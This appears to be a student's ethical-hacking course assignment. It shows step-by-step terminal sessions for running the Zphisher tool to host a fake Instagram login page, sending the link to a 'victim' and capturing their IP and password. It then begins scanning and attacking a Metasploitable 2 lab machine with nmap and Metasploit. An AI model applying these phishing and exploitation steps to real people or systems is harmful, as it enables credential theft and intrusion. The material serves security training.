Sapience Edu Connect Pvt Ltd

NAME: DEVALLA JWALA NARSIMHA
DOMAIN: CYBER SECURITY


Week 4:AdvancedTopicsandEthicalHacking

Task 1

1.PerformPhishingusingZphisher.(Finditinyourownway!).

Step1: Install   Zphisher using this command

git clone https://github.com/htr-tech/zphisher.git




```
┌──(devalla㉿jwala)-[~]
└─$ git clone https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher'...
remote: Enumerating objects: 1801, done.
remote: Counting objects: 100% (336/336), done.
remote: Compressing objects: 100% (85/85), done.
remote: Total 1801 (delta 263), reused 251 (delta 251), pack-reused 1465 (from 1)
Receiving objects: 100% (1801/1801), 28.68 MiB | 1.92 MiB/s, done.
Resolving deltas: 100% (817/817), done.
```

step2:


cd Zphisher

step3:

bash zphisher.sh




```
┌──(devalla㉿jwala)-[~]
└─$ cd zphisher

┌──(devalla㉿jwala)-[~/zphisher]
└─$ bash zphisher.sh

[+] Installing required packages...

[+] Packages already installed.

[+] Internet Status : Online

[+] Checking for update : up to date

[+] Installing Cloudflared...

[+] Installing LocalXpose...
```



```
                                    Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch       [21] DeviantArt
[02] Instagram     [12] Pinterest    [22] Badoo
[03] Google        [13] Snapchat     [23] Origin
[04] Microsoft     [14] Linkedin     [24] DropBox
[05] Netflix       [15] Ebay         [25] Yahoo
[06] Paypal        [16] Quora        [26] Wordpress
[07] Steam         [17] Protonmail   [27] Yandex
[08] Twitter       [18] Spotify      [28] StackoverFlow
[09] Playstation   [19] Reddit       [29] Vk
[10] Tiktok        [20] Adobe        [30] XBOX
[31] Mediafire     [32] Gitlab       [33] Github
[34] Discord       [35] Roblox

[99] About         [00] Exit

[-] Select an option : 2
```


Step4: Enter number of platform you want

Step5: select option 1




```
[01] Traditional Login Page
[02] Auto Followers Login Page
[03] 1000 Followers Login Page
[04] Blue Badge Verify Login Page

[-] Select an option : 1
```

Step6: select option 2




```
                              2.3.5
[01] Localhost
[02] Cloudflared   [Auto Detects]
[03] LocalXpose    [NEW! Max 15Min]

[-] Select a port forwarding service : 2
```

Select :N




```
ZPHISHER 2.3.5

[?] Do you want to change Mask URL? [y/N] :
```

Step7: copy the url and send to victim



```
ZPHISHER 2.3.5

[-] URL 1 : https://love-dream-jumping-airport.trycloudflare.com

[-] URL 2 : https://

[-] URL 3 : https://get-unlimited-followers-for-instagram@

[-] Waiting for Login Info, Ctrl + C to exit ...
```

step8: after the victim entering their details we will get the details




Instagram

https://love-dream-jumping-airport.trycloudflare.com/login.html

Phone number, username, or email: xry

Password: •••••••••



```
ZPHISHER 2.3.5

[-] URL 1 : https://love-dream-jumping-airport.trycloudflare.com

[-] URL 2 : https://

[-] URL 3 : https://get-unlimited-followers-for-instagram@

[-] Waiting for Login Info, Ctrl + C to exit...

[-] Victim IP Found !

[-] Victim's IP : 2401:4900:62e2:64c0:f844:8e66:fb1a:bfde

[-] Saved in : auth/ip.txt

[-] Login info Found !!

[-] Account : xry

[-] Password : hsfhksdhf

[-] Saved in : auth/usernames.dat

[-] Waiting for Next Login Info, Ctrl + C to exit.
```

Here we got the login credentials!!

2.Machinetohack(usemetasploitable2machineasavictim)


●Find and exploit the vsftpd vulnerability by using nmap and the Metasploi tframework.

● Target and exploit the machine throughout the persistence phase.

Step 1: Identify the Target

First, ensure you have the IP address of the Metasploitable 2 machine

Using command ifconfig




```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:28:a6:8f
          inet addr:172.20.10.3  Bcast:172.20.10.15  Mask:255.255.255.240
          inet6 addr: 2401:4900:4e42:a32c:a00:27ff:fe28:a68f/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe28:a68f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:38 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4558 (4.4 KB)  TX bytes:7086 (6.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

Step 2: Scan the Target with Nmap

Use Nmap to scan the target machine and identify open ports and services.

Nmap -sV 172.20.10.3




```
┌──(devalla㉿jwala)-[~]
└─$ nmap -sV 172.20.10.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-04 02:48 EDT
Nmap scan report for 172.20.10.3
Host is up (0.00022s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:28:A6:8F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.93 seconds
```

Here number of ports are open

Now we are exploiting port 21/tcp ftp(services) vsftpd


Step 3: Exploit the vsftpd Vulnerability with Metasploit

Command: msfconsole




```
┌──(devalla㉿jwala)-[~]
└─$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%     %%%         %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%   %%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%  %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%    %%   %%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%  %%%%
%%%%  %%  %%  %      %%      %%    %%%%%      %    %%%%  %%   %%%%%%       %%
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%  %%%%%
%%%%  %%%%%%  %%   %%%%%%   %%%%  %%%  %%%%  %%    %%  %%% %%% %%   %%  %%%%%
%%%%%%%%%%%% %%%%     %%%%%    %%  %%   %    %%  %%%%  %%%%   %%%   %%%     %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%%%%% %%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%          %%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

search vsftpd



